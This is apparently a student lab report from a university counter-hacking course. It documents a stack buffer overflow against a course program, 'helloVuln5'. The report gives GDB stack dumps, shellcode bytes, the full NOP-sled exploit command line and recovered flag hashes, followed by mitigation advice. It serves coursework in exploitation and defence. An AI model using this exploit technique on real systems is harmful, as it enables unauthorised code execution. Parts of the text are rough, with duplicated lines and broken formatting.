CS 647: Counter Hacking Techniques

Sam Vulnerability Assessment

Fall 2025

Jake Caceres
Percy Flores
Kirlus Saad

October 26th, 2025

Executive Summary:

The objective of this assessment was to analyze the program *helloVuln5* for a stack-based buffer overflow exploit, leading to a shell running within the sam user account, and led to the recovery of the *samflag.txt*. The scope of the work was focused on the sam user's home directory on the CS647 VM FA25 course virtual machine and on program analysis through the GNU Debugger (GDB) and exploitation techniques such as buffer overflows. Each member of the team executed the exploit separately for the flag submission portion, and the team prepared a collaborative written report discussing risk, technique, and mitigations.

The team's analysis identified a stack-based buffer overflow where the program performed an input-length check that didn't match the actual buffer size which was prior to the insecure use of the *strcpy* function. The work environment also had multiple defense mechanisms disabled such as Address Space Layout Randomization (ASLR), stack-smashing protection (SSP), and Data Execution Prevention (DEP). These mechanisms being disabled allowed for a deterministic memory layout and made an executable shell injection possible. The combination of all these vulnerabilities exposed the sam account to an invasive code execution, which allowed threat actors access to open a shell and access files that were intended to stay protected.

After the analysis and exploitation the team suggests the restoration of the standard compiler and re-enabling all the proper system protections alongside improving secure-coding practices. System protections include ASLR, enabling SSP, enforcing DEP, making sure input is properly size checked according to buffer size, and replacing functions such as *strcpy* with bounds-checking alternatives such as *strncpy*. The team also recommends higher forms of protections such as static analysis and code reviews to secure sensitive data and reduce the likelihood of exposure.

The methodology of exploitation involved the use of the GNU Debugger (GDB) allowing the examination of the stack, which led to determining the appropriate padding length required to overwrite the return address to point into the NOP (No Operation) sled, and craft a payload that opened a shell within the sam user account. From the crafted input and the opening of the shell the team was able to recover and display the contents of *samflag.txt*. The flag file, *samflag.txt,* was recovered by all members of the team, the exploit objectives were met, and possible mitigation methods were offered.

1 Objectives

1.1 Open an interactive shell as the sam account

The team's task is to exploit the program `helloVuln5` to obtain an interactive shell running with the privileges of the sam account.

1.2 Locate and recover `samflag.txt`

After gaining shell access as sam, the team should locate and recover the contents of `samflag.txt`

2 Attacks

For each exploit used, fill out the following table. If one exploit depends on another to achieve its goal, reference the dependency in the table for that exploit.

2.1 Buffer Overflow Exploit on helloVuln5

Exploit #1	*Buffer Overflow Exploit on helloVuln5*
Description	This attack was a buffer overflow exploit on the known program of "helloVuln5" with the intent of executing a shellcode that would provide a bash shell under the user samflag. The buffer was overflowed due to a vulnerable string copy function present within the code as well as an incorrect input limitation. The overflowed buffer allowed for the return address to be modified placing the function inside of a NOP (no operation) sled which would allow for the instruction pointer to slide into the execution of the injected shell code. With the success of this attack you can retrieve the "samflag.txt" file which is only readable by the samflag user.
Objectives	Objective 1.1: Open an interactive shell as the Sam account Objective 1.2: Locate and recover "samflag.txt"
Assumptions	The buffer overflow exploit had a couple of assumptions regarding the environment and available resources: ● Data Execution Prevention (DEP) was disabled. ● Data Execution Prevention (DEP) was disabled. ● Stack-Smashing Protection (SSP) was disabled. ● The program utilizes a string copy function that does not check input length. ● The program uses an input length filter that constraints the size of the input by a predetermined factor.

<table>
<tr><td></td><td>

- Having logged in as user Sam to have access to the working file: helloVuln5.

If any of the above-mentioned assumptions turned out to be false, the taken buffer overflow exploit would become more complex or even undoable.
</td></tr>
<tr><td>**Findings**</td><td>The attack was successful. We were able to cause a buffer overflow inside the buffer of the `vulnFunction` to modify the return address to be `0xffffcee0` which represents a point inside of a NOP sled meant to find the starting address of our shellcode. This resulted in a good educated guess through nop sledding that triggered the execution of our shellcode, hence, giving the attacker access to the shell.</td></tr>
<tr><td>**Mitigations**</td><td>

This attack can be deterred by utilizing one of the operating system's (OS) defense mechanisms such SSP and ASLR. If SSP was active then when a function is called, a canary would be placed on the stack before the return address, hence, preventing stack smashing. If ASLR was active, it would randomize the locations of memory in the stack to make it next to impossible to locate where we would need to write the overflow.

An additional measure that would help mitigate the attack is to utilize a safer string copy function such as `strncpy()`. The safer string copy function limits the amount of characters copied to destination. This could prevent this vulnerability since attackers would not be able to enter a larger value than the predesignated buffer size.

We observed the program used a size checker if-statement that had a misplaced value greater than the buffer size we intended to write. An updated string size checker if-statement could consist of the exact size of the buffer we want to fill, that way, it would act similar to a `strncpy()` function.
</td></tr>
<tr><td>**Tools Used**</td><td>

<table>
<tr><td>gdb</td><td>

This is the GNU Debugger. It was utilized to inspect the stack and register values in this program. Common commands inside it are:

- `disassemble`
  - Allows the user to examine the assembly instructions in memory that make up the program.
- `break`
  - Adds stopping points in the code during execution. Commonly used to check values at certain points in the execution process.
- `run`
</td></tr>
</table>
</td></tr>
</table>

		○ runs the program • `x/<value><information type> <location>` ○ Used to examine specific locations in memory with a specific data type.
	perl	A language used to simplify the input of mass characters and the modified return address.
	wc <file name>	This is the word count command in linux. This allows you to determine the length of files in words and bytes.

Commands Used with Syntax

```
1. ./helloVuln5 $(perl -e 'print "\x90"x132')$(cat shell.bin)$(perl -e 'print "A"x10 . "\xe0\xce\xff\xff"')
2. whoami
3. cat samflag.txt
```

Details

To start designing the exploit I first had to analyze the code provided to me and deduce the areas of interest that may be exploitable. However to do this without issue, I must disable ASLR for the sake of fitting the environment specified by the client.

```
sam@cs647:~$ toggleASLR
Disabling ASLR...
/proc/sys/kernel/randomize_va_space = 0
sam@cs647:~$
```

Figure 1.1 Disabling ASLR

Next I open the file in GDB (GNU Debugger) and look around the disassembled main function. This can be done with the following commands: `gdb helloVuln5` and `disassemble main` respectively. Upon doing this what caught my eye was the function labeled “vulnFunction”.

```
0x00001359 <+60>:    sub    $0xc,%esp
0x0000135c <+63>:    push   %eax
0x0000135d <+64>:    call   0x11ed <vulnFunction>
0x00001362 <+69>:    add    $0x10,%esp
```

Figure 1.2 Discovery of the “vulnFunction”

Looking into this function would most likely require some sort of running, so I placed a break point in main and then I ran the program using the following command to fill in some generic data: `run $(perl -e ‘print “A”x4’)`. Then I disassembled the vulnFunction with `disassemble`

`vulnFunction` to view its contents.The function was a bit larger but there was a section in the center that seemed important to understand.

```
 0x5655625c <+111>:   sub    $0x8,%esp
 0x5655625f <+114>:   push   0x8(%ebp)
 0x56556262 <+117>:   lea    -0xa1(%ebp),%eax
Type <RET> for more, q to quit, c to continue without paging--
 0x56556268 <+123>:   push   %eax
 0x56556269 <+124>:   call   0xf7e1e8e0 <__strcpy_ssse3>
 0x5655626e <+129>:   add    $0x10,%esp
```

```
 0x56556224 <+55>:    movl   $0xb3,-0xc(%ebp)
 0x5655622b <+62>:    sub    $0xc,%esp
 0x5655622e <+65>:    push   0x8(%ebp)
 0x56556231 <+68>:    call   0xf7e1e7b0 <__strlen_sse2_bsf>
```

Figure 1.3 Discovery of the `strlen` check and `strcpy`

The above two images contain snippets of vulnFunction which are of note. The first indicates that there is a sort of length check done at some point in the code. The second indicates where the buffer overflow vulnerability will be sourced from; the insecure `strcpy` function. Further analyzing the code it can be seen that a value of 0xb3 or 179 is being passed into the string length check, this is most likely the maximum amount of characters allowed to be input. Which when tested below proves to be true. However, what is important to note is that before that number is reached, segment faults occur.

```
sam@cs647:~$ ./helloVuln5 $(perl -e 'print "A"x178')
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
!
Segmentation fault (core dumped)
sam@cs647:~$ ./helloVuln5 $(perl -e 'print "A"x179')
Input too large!
Program terminated.

sam@cs647:~$
```

Figure 1.4 Confirmation of length check

The segment fault clued me in on the most crucial part of where this vulnerability is located. The string length check is larger than the size of the buffer allocated for the user's input allowing for the return address to be overwritten. To confirm this, I will return to GDB with the small amount of input and look for a return address after the copy is completed. This can be done by setting a break following the string copy at 0x5655626e accomplished with the following command: `break *0x5655626e`

```
(gdb) break *0x5655626e
Breakpoint 2 at 0x5655626e
```

Figure 1.5 Adding a break point after strcpy

Looking below, you can see the current structure of the stack immediately following the string copy. This is accomplished through the command `x/50xw $eip` which shows 50 hexadecimal words from the location of the current stack pointer. What is important to note is the location of the input copy starting and the return address. Both are highlighted in yellow.

```
(gdb) x/50xw $esp
0xffffcf40:     0xffffcf57      0xffffd2aa      0xffffcf5c      0xffffd1b4
0xffffcf50:     0x00000000      0x41555034      0x00414141      0x00000000
0xffffcf60:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcf70:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcf80:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcf90:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcfa0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcfb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcfc0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcfd0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcfe0:     0x00000000      0x00000000      0x00000000      0x000000b3
0xffffcff0:     0xffffd030      0xf7ffcb60      0xffffd018      0x56556362
0xffffd000:     0xffffd2aa      0x000003ef
```

Figure 1.6 Current state of the stack after strcpy

The distance between the start of the input storage bytes and the start of the return address is 165 bytes long. This means that if I want to overwrite the return address I can since the length check would only prevent me if I wrote 179 bytes. Buffer length will vary between instances and must be calculated to fit your specific buffer size. As you can see below, if I write 165 bytes to the buffer, I will have the null terminating byte eating into the return address.

```
(gdb) x/50xw $esp
0xffffcea0:     0xffffceb7      0xffffd209      0xffffcebc      0xffffd114
0xffffceb0:     0x00000000      0x41555034      0x41414141      0x41414141
0xffffcec0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffced0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcee0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcef0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf00:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf10:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf20:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf30:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf40:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf50:     0x41414141      0x41414141      0x41414141      0x56556300
0xffffcf60:     0xffffd209      0x000003ef
(gdb)
```

Figure 1.7 Confirmation of size between buffer start and return address

With the return address isolated, the next goal is to deduce where we want to send the function following modifying the return address. The answer is simple, we want to send it to the shellcode we can now inject to utilize `$(cat shell.bin)` on input. However, this proposes a new issue, how long is shell.bin? If it is too long we may not be able to input it. This can be done by utilizing the word count command called `wc` in linux. The result of which informs me shell.bin is 23 bytes long.

```
sam@cs647:~$ wc shell.bin
 0  2 23 shell.bin
```

Figure 1.8 Determining shell.bin size

With this information we know we need to subtract 23 bytes from the input to make room for the shellcode before the return address since if we wrote after modifying the return address we would have an input larger than the 179 limit; 165 + 23 = 188. This leaves the current payload being: `$(perl -e 'print "A"x142')$(cat shell.bin)`. The stack layout below shows the return address (highlighted yellow) being interfered with by a null byte, while the shellcode (highlighted green) is present as well.

```
(gdb) x/50xw $esp
0xffffcea0:     0xffffceb7      0xffffd209      0xffffcebc      0xffffd114
0xffffceb0:     0x00000000      0x41555034      0x41414141      0x41414141
0xffffcec0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffced0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcee0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcef0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf00:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf10:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf20:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf30:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf40:     0x41414141      0x50c03141      0x732f2f68      0x622f6868
0xffffcf50:     0xe3896e69      0xc289c189      0x80cd0bb0      0x56556300
0xffffcf60:     0xffffd209      0x000003ef
```

Figure 1.9 Stack state with modified input to include the shellcode.


With that we could then in theory write the return address to be exactly the value of where the shellcode starts, but we would have an issue. GDB may add environmental variables and even though they are being cleaned by the code, it may affect the stack in some way during execution. So, to increase chances of success, let's replace the input which is currently the letter A with NOP instructions. This would allow us a much wider range of addresses to hit. This is how we land on the address `0xffffcee0`. This value is safely in the center of the buffer and should allow for a clean slide to the shellcode which will then be executed. However, I found that it does not work when by all means it should.

```
(gdb) x/50xw $esp
0xffffcea0:     0xffffceb7      0xffffd205      0xffffcebc      0xffffd114
0xffffceb0:     0x00000000      0x90555034      0x90909090      0x90909090
0xffffcec0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffced0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcee0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcef0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf00:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf10:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf20:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf30:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcf40:     0x90909090      0x50c03190      0x732f2f68      0x622f6868
0xffffcf50:     0xe3896e69      0xc289c189      0x80cd0bb0      0xffffcee0
0xffffcf60:     0xffffd200      0x000003ef
(gdb) x/x $ebp+4
0xffffcf5c:     0xffffcee0
(gdb) continue
Continuing.
Hello ◆◆◆
```

```
Starting program: /home/sam/helloVuln5 $(perl -e 'print "\x90"x132')$(cat
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x5655632c in main ()
(gdb) continue
Continuing.

Breakpoint 2, 0x5655626e in vulnFunction ()
(gdb) continue
Continuing.
Hello ◆◆◆
```




3.2 Kirlus Saad

Flag Contents

33964b519903315cb3acfdbaef1321e97a8012820d59fc828592d883da6bdbaa
1cc289b02958574aa77d9bb25062821dd7f0d7b38a995e85c73560bcad42cec6

Screenshot



3.3 Percy Flores

Flag Contents

e7bd0c927003b2e01e93cbfb316304649e6c6da184874654bde6f343ad309dee

2dd4556e382fc294a46f1a5d96b5d2a532f205ea2686068d6f6678145ab73431

Screenshot

```
sam@cs647:~$ ./helloVuln5 $(perl -e 'print "\x90"x708')$(cat shell.bin)$(perl -e 'print "A"x10 . "\xa0\xca\xff\xff"')
Hello ◆◆◆
```